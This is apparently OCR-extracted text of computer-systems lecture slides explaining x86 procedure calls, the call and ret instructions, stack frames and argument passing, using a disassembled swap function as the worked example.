





Example









Example









Example


```
who(…)
{
   • • •
   amI();
   • • •
   amI();
   • • •
}
```






Example

```
yoo(…)
{
    •
    •
    who();
    •
    •
}
```





Procedure Control Flow

- Use stack to support procedure call and return

- **Procedure call:** **`call`** ***`label`***
  - Push return address on stack
  - Jump to ***`label`***
- Return address:
  - Address of instruction beyond **`call`**
  - Example from disassembly

- **Procedure return:** **`ret`**
  - Pop address from stack
  - Jump to address

Disassembled `swap`

```
080483a4 <swap>:
 80483a4:    55              push   %ebp
 80483a5:    89 e5           mov    %esp,%ebp
 80483a7:    53              push   %ebx
 80483a8:    8b 55 08        mov    0x8(%ebp),%edx
 80483ab:    8b 4d 0c        mov    0xc(%ebp),%ecx
 80483ae:    8b 1a           mov    (%edx),%ebx
 80483b0:    8b 01           mov    (%ecx),%eax
 80483b2:    89 02           mov    %eax,(%edx)
 80483b4:    89 19           mov    %ebx,(%ecx)
 80483b6:    5b              pop    %ebx
 80483b7:    c9              leave
 80483b8:    c3              ret
..
..
 8048409:    e8 96 ff ff ff    call 80483a4 <swap>
 804840e:    8b 45 f8          mov  0xfffffff8(%ebp),%eax
```

Jump to return address


Calling Swap

Return Address

Procedure Call Example

```
804854e:  e8 3d 06 00 00   call   8048b90 <main>
8048553:  50               pushl  %eax
```


call 8048b90



%eip: program counter

Procedure Return Example

```
8048591: c3                    ret
```



%eip: program counter

Function arguments in stack


```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Function Call Stack

```
void main()
{
  foo(1,2);
  printf("hello world");
}
void foo(int a, int b)
{
  int x;
}
```

- Caller Stack Frame (Main)
  - Return address
  - Pushed by **`call`** instruction
  - Arguments for this call
- Current Stack Frame (foo)
  - Old frame pointer
  - Saved register context
  - Local variables
    If can't keep in registers
  - "Argument build:"
    Parameters for function about to call




Revisiting `swap`

```
int zip1 = 15213;
int zip2 = 91125;

void call_swap()
{
  swap(&zip1, &zip2);
}
```

Calling `swap` from `call_swap`

```
call_swap:
    • • •
    pushl $zip2   # Global Var
    pushl $zip1   # Global Var
    call swap
    • • •
```

```
void swap(int *xp, int *yp)
{
  int t0 = *xp;
  int t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```



Revisiting `swap`

```
void swap(int *xp, int *yp)
{
  int t0 = *xp;
  int t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```

```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx

    movl 12(%ebp),%ecx
    movl 8(%ebp),%edx
    movl (%ecx),%eax
    movl (%edx),%ebx
    movl %eax,(%edx)
    movl %ebx,(%ecx)

    movl -4(%ebp),%ebx
    movl %ebp,%esp
    popl %ebp
    ret
```


Set Up

Body


Finish

swap Setup #1

Entering Stack




Resulting Stack





```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

swap Setup #1

Entering Stack








```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

swap Setup #1

Entering Stack




Resulting Stack





```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

swap Setup #1


Entering Stack






```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```


swap Setup #1





```
movl 12(%ebp),%ecx # get yp
movl 8(%ebp),%edx  # get xp
. . .
```

swap Finish #1

swap's Stack



Resulting Stack




